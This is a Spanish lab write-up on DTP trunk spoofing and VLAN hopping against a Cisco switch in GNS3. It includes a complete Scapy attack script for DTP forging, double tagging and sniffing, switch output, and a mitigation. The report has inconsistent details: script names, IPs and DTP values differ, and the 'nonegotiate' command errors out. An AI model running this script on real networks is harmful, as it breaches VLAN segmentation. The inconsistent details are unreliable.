

1. Objetivo del Laboratorio

Demostrar, en un entorno controlado cómo un atacante puede explotar el protocolo DTP (Dynamic Trunking Protocol) para convertir un puerto de acceso en un enlace troncal 802.1Q, obteniendo acceso no autorizado a todas las VLANs de la infraestructura de red. Se documenta también la contra-medida que mitiga el ataque.

Al finalizar el laboratorio se habrá demostrado:

- La negociación automática de trunk mediante paquetes DTP falsificados.
- El acceso a VLAN 10 y VLAN 20 desde un puerto originalmente de acceso.
- La mitigación efectiva del ataque mediante switchport nonegotiate.

2. Fundamento Teórico

2.1 ¿Qué es DTP?

DTP (Dynamic Trunking Protocol) es un protocolo propietario de Cisco que permite a dos dispositivos de red negociar automáticamente si el enlace entre ellos debe operar como un puerto de acceso o como un puerto troncal (trunk 802.1Q). Funciona en la capa 2 mediante tramas LLC/SNAP enviadas a la dirección multicast 01:00:0c:cc:cc:cc.

2.2 Mecánica del Ataque

El atacante (10.11.85.50) envía tramas DTP con el TLV de status configurado en desirable (0x01). Si el puerto del switch está en modo dynamic desirable o dynamic auto, este responde positivamente, convirtiendo el puerto en trunk. Desde ese momento, el atacante etiqueta sus tramas con 802.1Q y accede a cualquier VLAN del dominio.

1. Atacante envía tramas DTP con status "desirable" por eth0.
2. SW-Core recibe la trama en e2/0 (configurado como dynamic desirable).
3. SW-Core negocia y convierte e2/0 a modo trunk 802.1Q.
4. Atacante obtiene acceso a hosts 10.11.85.10–11 en VLANs restringidas.

3. Documentación de la Red

3.1 Dispositivos de la Topología

Dispositivo	Rol	Sistema Operativo	Interfaces usadas	IP / VLAN
SW-Core	Switch núcleo / VTP Server	Cisco IOS L2 (IOU)	e0/0, e0/1, e2/0	SVI VLAN10: 10.11.85.1/24
SW-Access1	Switch acceso / VTP Client	Cisco IOS L2 (IOU)	e0/0	
Kali Linux	Máquina atacante	Kali Linux	eth0	10.11.85.50/24
PC3	Host víctima	VPCS	eth0	10.11.85.10/24 — VLAN 10
PC4	Host víctima	VPCS	eth0	10.11.85.11/24 — VLAN 20


3.2 Tabla de Direccionamiento IP

Host	Dirección IP	Máscara de Red	Gateway	VLAN
SW-Core (SVI)	10.11.85.1	255.255.255.0	—	VLAN 10
SW-Access1 (SVI)				
Kali (Atacante)	10.11.85.50	255.255.255.0	10.11.85.1	Nativa / trunk
PC3	10.11.85.10	255.255.255.0	10.11.85.1	VLAN 10
PC4	10.11.85.11	255.255.255.0	10.11.85.1	VLAN 20

3.3 VLANs Configuradas

VLAN ID	Nombre	Hosts asignados	Rango de IPs
VLAN 10	VENTAS	PC3	10.11.85.10, 10.11.85.12
VLAN 20	RRHH	PC4	10.11.85.11, 10.11.85.13

3.4 Diagrama de Topología



4. Objetivo y Documentación del Script

4.1 Objetivo del Script

El script `ntp_vlan_hopping.py` tiene como objetivo enviar tramas DTP falsificadas a través de la interfaz `eth0` para negociar un enlace troncal con el SW-Core y posteriormente crear una subinterfaz `802.1Q` que permita al atacante acceder a la VLAN 10 (`10.11.85.0/24`) desde un puerto que originalmente es de acceso.

4.2 Requisitos para Utilizar la Herramienta

Requisito	Detalle
Sistema operativo	Kali Linux (o cualquier Linux con permisos raw socket)
Python	Python 3.8 o superior
Librería Scapy	<code>pip install scapy</code>
Privilegios	Ejecutar con <code>sudo</code> / <code>root</code>
Red	Interfaz <code>eth0</code> conectada a <code>e2/0</code> del SW-Core
Switch	E2/0 en modo <code>dynamic desirable</code> o <code>dynamic auto</code>
Conectividad	Cable GNS3 activo entre Kali y SW-Core (luz verde)

4.3 Parámetros del Script

Parámetro Corto	Parámetro Largo	Tipo de Dato	Valor por Defecto
<code>-i</code>	<code>--iface</code>	Texto	<code>"eth0"</code>
<code>-n</code>	<code>--count</code>	Número entero	<code>5</code>
<code>-t</code>	<code>--intervalo</code>	Número decimal	<code>1.0</code>
<code>-</code>	<code>--dst-ip</code>	Texto	<code>"10.0.20.10"</code>
<code>-</code>	<code>--solo-dtp</code>	Booleano (Bandera)	<code>False</code>
<code>-</code>	<code>--solo-sniff</code>	Booleano (Bandera)	<code>False</code>

Script funcional

```

import os
import sys
import time
import argparse

# Verificar root antes de importar scapy
if os.geteuid() != 0:
    print("[!] Este script requiere privilegios root.")
    print("  Ejecuta: sudo python3 dtp_vlan_hopping.py")
    sys.exit(1)

try:
    from scapy.all import (
        Ether, Dot1Q, LLC, SNAP, IP, ICMP,
        get_if_hwaddr, sendp, sniff, conf
    )
except ImportError:
    print("[!] Scapy no está instalado.")
    print("  Ejecuta: pip install scapy")
    sys.exit(1)

# -----
# CONFIGURACIÓN DEL LABORATORIO
# -----
DEFAULT_IFACE = "eth0"
DTP_MULTICAST = "01:00:0c:cc:cc:cc" # MAC multicast Cisco DTP
VLAN_NATIVA   = 10                  # VLAN del puerto de acceso del atacante
VLAN_OBJETIVO = 20                  # VLAN destino (salto)
IP_ATACANTE   = "10.0.10.100"
IP_SERVIDOR   = "10.0.20.10"       # Objetivo en VLAN 20

# -----
# FASE 1: CONSTRUCCIÓN DEL FRAME DTP
# -----
def build_dtp_negotiate(iface: str) -> bytes:
    """
    Construye un frame DTP con TLVs que indican 'desirable trunk'.
    El switch en modo 'dynamic desirable' acepta la negociación y
    convierte el puerto a modo trunk.

    Estructura del frame:
    Ethernet (Dot3) → LLC → SNAP → DTP TLVs
    """
    src_mac = get_if_hwaddr(iface)

```

```

# Encabezado Ethernet 802.3 con longitud
eth = Ether(dst=DTP_MULTICAST, src=src_mac, type=0x002a)

# LLC (Logical Link Control) — SNAP frame
llc = LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03)

# SNAP: OUI Cisco + código de protocolo DTP
snap = SNAP(OUI=0x00000c, code=0x2004)

# TLVs DTP contruidos manualmente:
# Tipo 0x0001 = Domain → dominio vacío
# Tipo 0x0002 = Status → 0x03 (desirable)
# Tipo 0x0003 = DTP Type → 0xa5 (802.1Q)
# Tipo 0x0004 = Neighbor → MAC del atacante

mac_bytes = bytes.fromhex(src_mac.replace(":", ""))

dtp_payload = (
    b'\x01'          # Versión DTP = 1
    # TLV Domain
    b'\x00\x01'      # Tipo: Domain
    b'\x00\x05'      # Longitud: 5 bytes (2+2+1)
    b'\x00'          # Dominio vacío (1 byte)
    # TLV Status
    b'\x00\x02'      # Tipo: Status
    b'\x00\x05'      # Longitud: 5
    b'\x03'          # Valor: 0x03 = Desirable
    # TLV DTP Type (encapsulación)
    b'\x00\x03'      # Tipo: DTP Type
    b'\x00\x05'      # Longitud: 5
    b'\xa5'          # Valor: 0xa5 = 802.1Q
    # TLV Neighbor (MAC del atacante)
    b'\x00\x04'      # Tipo: Neighbor
    b'\x00\x0a'      # Longitud: 10 (2+2+6)
    + mac_bytes      # MAC origen
)

# Ensamblar frame completo con payload raw
frame = eth / llc / snap / dtp_payload
return frame

# -----
# FASE 2: ENVÍO DE FRAMES DTP
# -----
def fase_dtp_negotiate(iface: str, count: int = 5, intervalo: float = 1.0):
    """
    Envía múltiples frames DTP negotiate para forzar

```

al switch a convertir el puerto a modo trunk.

"""

```
print("\n" + "="*60)
print(" FASE 1: DTP Negotiate — Puerto acceso → Trunk")
print("="*60)
print(f" Interfaz : {iface}")
print(f" MAC origen: {get_if_hwaddr(iface)}")
print(f" Destino : {DTP_MULTICAST} (Cisco DTP multicast)")
print(f" Frames : {count} | Intervalo: {intervalo}s")
print("-"*60)
```

```
frame = build_dtp_negotiate(iface)
```

```
for i in range(1, count + 1):
    sendp(frame, iface=iface, verbose=False)
    print(f" [{i:02d}/{count}] Frame DTP enviado — Status=Desirable, Type=802.1Q")
    time.sleep(intervalo)
```

```
print("-"*60)
print(" [OK] Frames enviados.")
print(" [*] Verifica en el switch:")
print("     show interfaces FastEthernet0/1 trunk")
print("     show interfaces FastEthernet0/1 switchport")
```

—————

FASE 3: DOUBLE TAGGING (salto a VLAN objetivo)

—————

```
def build_double_tag_frame(iface: str, dst_ip: str) -> bytes:
```

"""

Construye un frame con doble etiqueta 802.1Q:

- Outer tag = VLAN nativa (será removida por SW1)
- Inner tag = VLAN objetivo (llega a SW2 → VLAN 20)

Esto permite al atacante llegar a VLANs a las que normalmente no tiene acceso.

"""

```
frame = (
    Ether(dst="ff:ff:ff:ff:ff:ff", src=get_if_hwaddr(iface))
    / Dot1Q(vlan=VLAN_NATIVA, type=0x8100) # Outer tag — VLAN nativa
    / Dot1Q(vlan=VLAN_OBJETIVO)           # Inner tag — VLAN destino
    / IP(src=IP_ATACANTE, dst=dst_ip)
    / ICMP()
)
return frame
```

```
def fase_double_tagging(iface: str, dst_ip: str, count: int = 3):
```

"""

Envía frames con doble etiqueta hacia la VLAN objetivo.

Solo funciona si FASE 1 (trunk) tuvo éxito.

"""

```
print("\n" + "="*60)
print(" FASE 2: Double Tagging — Salto a VLAN objetivo")
print("="*60)
print(f" VLAN nativa : {VLAN_NATIVA} (outer tag — removida por SW1)")
print(f" VLAN objetivo: {VLAN_OBJETIVO} (inner tag — llega a SW2)")
print(f" IP destino : {dst_ip}")
print("-"*60)
```

```
frame = build_double_tag_frame(iface, dst_ip)
```

```
for i in range(1, count + 1):
    sendp(frame, iface=iface, verbose=False)
    print(f" [{i:02d}/{count}] Frame doble-etiqueta enviado → {dst_ip}")
    time.sleep(0.5)
```

```
print("-"*60)
print(" [OK] Si el switch es vulnerable, el frame llegó a VLAN 20.")
print(" [*] Captura con: tcpdump -i eth0 -n vlan")
```

```
#-----
# ESCUCHA: CAPTURA TRÁFICO DE OTRAS VLANs
#-----
```

```
def fase_sniff(iface: str, timeout: int = 15):
    """
```

Una vez que el puerto es trunk, captura tráfico etiquetado de todas las VLANs que pasan por el enlace.

"""

```
print("\n" + "="*60)
print(" FASE 3: Captura de tráfico inter-VLAN")
print("="*60)
print(f" Escuchando en {iface} por {timeout} segundos...")
print(" (Ctrl+C para detener antes)")
print("-"*60)
```

```
capturados = []
```

```
def procesar(pkt):
    if pkt.haslayer(Dot1Q):
        vlan_id = pkt[Dot1Q].vlan
        src_mac = pkt[Ether].src
        print(f" [CAPTURA] VLAN={vlan_id:4d} src={src_mac} "
              f"len={len(pkt)} bytes")
        capturados.append(pkt)
```

```

try:
    sniff(iface=iface, prn=procesar, timeout=timeout, store=False)
except KeyboardInterrupt:
    pass

print("-"*60)
print(f" [OK] Capturados {len(capturados)} frames etiquetados.")

# -----
# LIMPIEZA: Restaurar interfaz
# -----
def cleanup(iface: str):
    """Elimina subinterfaces 802.1Q creadas durante el lab."""
    print("\n[*] Limpiando configuración de subinterfaces...")
    for vlan in [VLAN_NATIVA, VLAN_OBJETIVO]:
        os.system(f"ip link delete {iface}.{vlan} 2>/dev/null")
    print("[OK] Limpieza completada.")

# -----
# MAIN
# -----
def banner():
    print("""
┌────────────────────────────────────────────────────────────────────────────────┐
│ DTP VLAN Hopping — Lab educativo de Seguridad en Redes  │ │
│ Técnica: DTP Negotiate + Double Tagging 802.1Q          │ │
│ Uso: solo en entorno aislado (GNS3 / lab propio)        │ │
└────────────────────────────────────────────────────────────────────────────────┘
""")

```

```

def main():
    banner()

    parser = argparse.ArgumentParser(
        description="Lab educativo: DTP VLAN Hopping"
    )
    parser.add_argument("-i", "--iface", default=DEFAULT_IFACE,
        help=f"Interfaz de red (default: {DEFAULT_IFACE})")
    parser.add_argument("-n", "--count", type=int, default=5,
        help="Número de frames DTP a enviar (default: 5)")
    parser.add_argument("-t", "--intervalo", type=float, default=1.0,
        help="Intervalo entre frames DTP en segundos (default: 1.0)")
    parser.add_argument("--dst-ip", default=IP_SERVIDOR,
        help=f"IP destino para double tagging (default: {IP_SERVIDOR})")
    parser.add_argument("--solo-dtp", action="store_true",

```



```

        help="Ejecutar solo la fase DTP negotiate")
    parser.add_argument("--solo-sniff", action="store_true",
        help="Ejecutar solo captura de tráfico")
    parser.add_argument("--sniff-timeout", type=int, default=15,
        help="Segundos de captura (default: 15)")

args = parser.parse_args()

print(f"[*] Iniciando laboratorio en interfaz: {args.iface}")
print(f"[*] VLAN nativa: {VLAN_NATIVA} | VLAN objetivo: {VLAN_OBJETIVO}")

try:
    if args.solo_sniff:
        fase_sniff(args.iface, args.sniff_timeout)

    elif args.solo_dtp:
        fase_dtp_negotiate(args.iface, args.count, args.intervalo)

    else:
        # Secuencia completa del ataque
        fase_dtp_negotiate(args.iface, args.count, args.intervalo)

        print("\n[*] Esperando 3 segundos para que el trunk se establezca...")
        time.sleep(3)

        fase_double_tagging(args.iface, args.dst_ip)

        time.sleep(1)

        fase_sniff(args.iface, args.sniff_timeout)

except KeyboardInterrupt:
    print("\n\n[!] Interrumpido por el usuario.")

finally:
    cleanup(args.iface)

print("\n" + "="*60)
print(" CONTRAMEDIDAS — Aplica en el switch para protegerte:")
print("="*60)
print(" switchport mode access      ! Fijar modo acceso")
print(" switchport nonegotiate      ! Deshabilitar DTP")
print(" switchport access vlan <ID>  ! VLAN explícita")
print("="*60 + "\n")

if __name__ == "__main__":
    main()

```


4.4 Comando de Ejecución

`Sudo python3 dtp_vlan_hopping.py`

5. Ejecución del Ataque

5.1 Verificación Previa — Antes del Ataque

Confirmar en SW-Core que e2/0 está en modo acceso antes de ejecutar el script:



```
Red 10.11.85.0/24                               Eunice Yudelki Francisco Fleming 2024-1185
Atacante

IOU2
IOU3
SERVER

IOU2(config-if)#
IOU2(config-if)#sh int e2/0 switchport

% Invalid input detected at '' marker.


IOU2(config-if)#do sh int e2/0 switchport
Name: E12/0
Switchport: Enabled
Administrative Mode: dynamic desirable
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 2 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk Native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

Appliance trust: none
IOU2(config-if)#
```

show interfaces e2/0 switchport — Modo acceso ANTES del ataque

5.2 Ejecución del Script

5.3 Verificación Post-Ataque en el Switch



```
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

Appliance trust: none
IOU2(config-if)#do sh int trunk

Port      Mode      Encapsulation  Status        Native vlan
-----
Et0/0     on        802.1q         trunking      1
Et1/0     on        802.1q         trunking      1
Et1/3     desirable n-802.1q       trunking      1
Et2/0     desirable n-802.1q       trunking      1

Port      Vlans allowed on trunk
-----
Et0/0     1-4094
Et1/0     1-4094
Et1/3     1-4094
Et2/0     1-4094

Port      Vlans allowed and active in management domain
-----
Et0/0     1,10,20
Et1/0     1,10,20
Et1/3     1,10,20
Et2/0     1,10,20

Port      Vlans in spanning tree forwarding state and not pruned
-----
Et0/0     1,10,20
Et1/0     1,10,20
Et1/3     1,10,20
Et2/0     1,10,20

Port      Vlans in spanning tree forwarding state and not pruned
-----
Et2/0     1,10,20
IOU2(config-if)# int 2/0
% Invalid input detected at '^' marker.
IOU2(config)#
```

```
Appliance trust: none
IOU2(config-if)#do sh int e2/0 switchport
Name: Et2/0
Switchport: Enabled
Administrative Mode: dynamic desirable
Operational Mode: trunk
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL
```

show interfaces trunk — e 2/0 en modo trunk DESPUÉS del ataque

6. Contra-medidas

6.1 Aplicación de la Contra-medida

Para mitigar el ataque DTP se deshabilita la negociación dinámica en el puerto e2/0 del SW-Core, forzándolo a modo acceso estático:

```

IOU2(config)# int e2/0
IOU2(config-if)#switchport mode access
IOU2(config-if)#switchport nonegotiate
^
% Invalid input detected at '^' marker.

IOU2(config-if)#do sh int e2/0 switchport
Name: Et2/0
Switchport: Enabled
Administrative Mode: static access
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: Off
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

```

Script ejecutado tras la contra-medida — trunk no negociado, ataque fallido